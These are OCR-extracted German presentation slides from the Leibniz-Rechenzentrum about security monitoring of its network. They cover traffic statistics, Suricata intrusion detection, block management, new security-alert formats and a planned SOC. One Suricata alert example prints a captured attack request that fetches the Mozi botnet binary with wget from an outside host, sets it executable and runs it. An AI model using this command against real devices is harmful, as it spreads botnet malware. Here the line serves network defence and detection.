
Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Neue Security-Meldungsformate
  - Security Operation Center (SOC)

Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Neue Security-Meldungsformate
  - Security Operation Center (SOC)

Security-Monitoring am X-WiN-Übergang



Monitoring des Verkehrs & Auswertung

- 400 Gbit/s Monitoring
- Taps anstatt Monitoring Ports
- Unsere Anforderungen:
  - Duplizieren
  - Load-Balancing
  - Filter pro Ausgang

→ IXIA Packet Broker

- Flowmon
  - Auswertung von Netflow Daten
  - Gut für Traffic Statistiken, Kommunikationsbeziehungen und Logging der Netzwerkverbindungen
- Suricata (Open-Source-Tool)
  - Network Intrusion Detection System (NIDS)
- Splunk
  - Regelbasierte, automatisierte Auswertung + SperrAPI

Flowmon

Top Network Services over TCP

	PORT	IP PROTOCOL	DEFAULT BYTES: INPUT
1	https	TCP	52.47 TiB
2	http	TCP	18.12 TiB
3	ssh	TCP	7.43 TiB
4	nfs	TCP	2.30 TiB
5	896	TCP	1.91 TiB
6	55874	TCP	1.35 TiB
7	43730	TCP	1.28 TiB
8	61615	TCP	1.25 TiB
9	menandmice-dns	TCP	680.81 GiB
10	rsync	TCP	556.01 GiB
	Excluded		**0**
	Total		**116.26 TiB**

2019-05-08 09:00 - 2019-05-09 09:00

Top Source Autonomous Systems

	SOURCE AS	BITS PER SECOND	DEFAULT BYTES: INPUT
1	Leibniz-Rechenzentrum	4.5 G	44.88 TiB
2	Google LLC	1.5 G	15.50 TiB
3	Akamai International B.V.	592.5 M	5.95 TiB
4	Netflix Streaming Services Inc.	594.9 M	5.95 TiB
5	Facebook, Inc.	505.0 M	5.08 TiB
6	Amazon.com, Inc.	426.0 M	4.29 TiB
7	Verein zur Foerderung eines Deutschen Forschungsnetzes e.V.	297.1 M	2.99 TiB
8	Deutsches Elektronen-Synchrotron DESY	300.3 M	2.92 TiB
9	Apple Inc.	287.9 M	2.87 TiB
10	0	247.4 M	2.49 TiB
	TOP	**9.5 G**	**92.91 TiB**
	Others	**4.1 G**	**40.51 TiB**
	Excluded	**0**	**0**
	Total	**13.6 G**	**133.42 TiB**

Top Network Services over UDP

	PORT	IP PROTOCOL	DEFAULT BYTES: INPUT
1	https	UDP	9.01 TiB
2	57622	UDP	902.33 GiB
3	openvpn	UDP	430.11 GiB
4	ipsec-nat-t	UDP	349.68 GiB
5	bctp	UDP	236.62 GiB
6	16393	UDP	209.52 GiB
7	stun-behavior	UDP	138.52 GiB
8	55841	UDP	118.25 GiB
9	33001	UDP	118.25 GiB
10	http-alt	UDP	115.08 GiB
	Excluded		**0**
	Total		**13.01 TiB**

2019-05-08 09:00 - 2019-05-09 09:00

Suricata Open-Source NIDS

Attempted Administrator Privilege Gain

14.06.21 19:21:01,722


```
{ [-]
   alert: { [+]
   }
   app_proto: http
   dest_ip: 129.187.   .
   dest_port: 80
   event_type: alert
   flow: { [+]
   }
   flow_id: 2125457176388126
   host: suricata-ng02
   hostname_info: { [+]
   }
   http: { [+]
   }
   in_iface: ens1np0
   payload: R0VUIC9zaGVsbD9jZCsvdG1wO3JtKy1yZisqO3dnZXQraHR0cDovLzE1MC4yNTUuOTQuMTgyOjU5MTA4L01vemkuYTtjaG1vZCs3NzcrTW96aS5hOy
   payload_printable: GET /shell?cd+/tmp;rm+-rf+*;wget+http://150.255.   .   :59108/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws
```


Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Neue Security-Meldungsformate
  - Security Operation Center (SOC)

Sperr-Management & NeSSI-Self-Service

- Verwaltung von Ausnahmelisteneinträgen nach Meldung durch NV
  - Verhindert automatische Sperrung von Firewall-/Gateway-Systemen
  - NVs weiterhin informiert (Subject: [AUSNAHMELISTE])
  - Gültigkeit von Einträgen
    - max. 1 Jahr
    - Automatische Erinnerungen zur Verlängerung

- NeSSI-Self-Service im Sperr-Management



Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Neue Security-Meldungsformate
    - Investigative Security-Meldungen
    - Shadowserver-Reports
  - Security Operation Center (SOC)

Maximale Sicherheit mit minimalem Aufwand für die NV

Security-Meldungen und -Reports für Netzverantwortliche

Das LRZ
- scannt Maschinen,
- monitort Netzverkehr
- und verarbeitet Hinweise externer Scanner/Partner

Klassifizieren, filtern, aggregieren & anreichern der Ergebnisse

Relevante und hilfreiche Meldungen **an die NV**

Zwei neue Arten an Meldungen:

1. investigative Security-Meldungen
2. Shadowserver-Reports
3. Weiterhin „SperrAPI“ und DFN-CERT Meldungen

Konkrete
- ✓ Handlungsanweisungen
- ✓ Umsetzungsempfehlungen
- ✓ Hintergrundinformationen

→ keine eigene Recherche mehr nötig


Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Neue Security-Meldungsformate
    - Investigative Security-Meldungen
    - Shadowserver-Reports
  - Security Operation Center (SOC)

Investigative Securitymeldungen an Netzverantwortliche

Events von z.B.
- **Suricata LRZ Rules,**
- **IoC[1] Events,**
- **HTTP Logs**

z.B. C2-Traffic[2], Malware Downloads, CVE-Anfälligkeiten, oder Coin Mining



- **Infektionshergang & Malware-Informationen**
- **Handlungsempfehlungen**
- **Behebungshinweise**
- **Logs (mit Zeitstempel)**
- **Referenzen**

Zusammenarbeit & Feedback der NV

Detaillierte Security-meldungen mit relevanten Keywords im E-Mail Betreff

[1] IoC=Indicator of Compromise
[2] C2=Command and Control

Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Neue Security-Meldungsformate
    - Investigative Security-Meldungen
    - Shadowserver-Reports
  - Security Operation Center (SOC)


Detaillierte Shadowserver-Reports für Netzverantwortliche

Tägliche, weltweite IPv4 Scans

Anfällige MWN Systeme

CSV-Raw Data

Benachrichtigungen für LRZ-ASN (AS12816)



Datenaufbereitung & Handlungs-empfehlungen pro Report

Bisher 20 detaillierte

Shadowserver-Report Typen

Zum Beispiel *Open DNS Resolver*, *SSL POODLE*, *Botnet Drone* Reports

Bildquellen: https://www.shadowserver.org

Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Neue Security-Meldungsformate
  - Security Operation Center (SOC)

Security Operation Center (SOC)

- Projekt seit April 2020 zum Aufbau eines Security Operation Center (SOC)

- Verschiedene Dienstleistungen
  - Security Monitoring & Frühwarnsystem
  - Schwachstellen Scanning
  - Unterstützung bei der Behandlung von Sicherheitsvorfällen

Teilziel: Erweiterung des Erkennungs- & Meldungsumfangs
mit minimalem Aufwand für NV

=> Neue Security-Meldungsformate (Priorisierung auf C2-Traffic)

Fragen?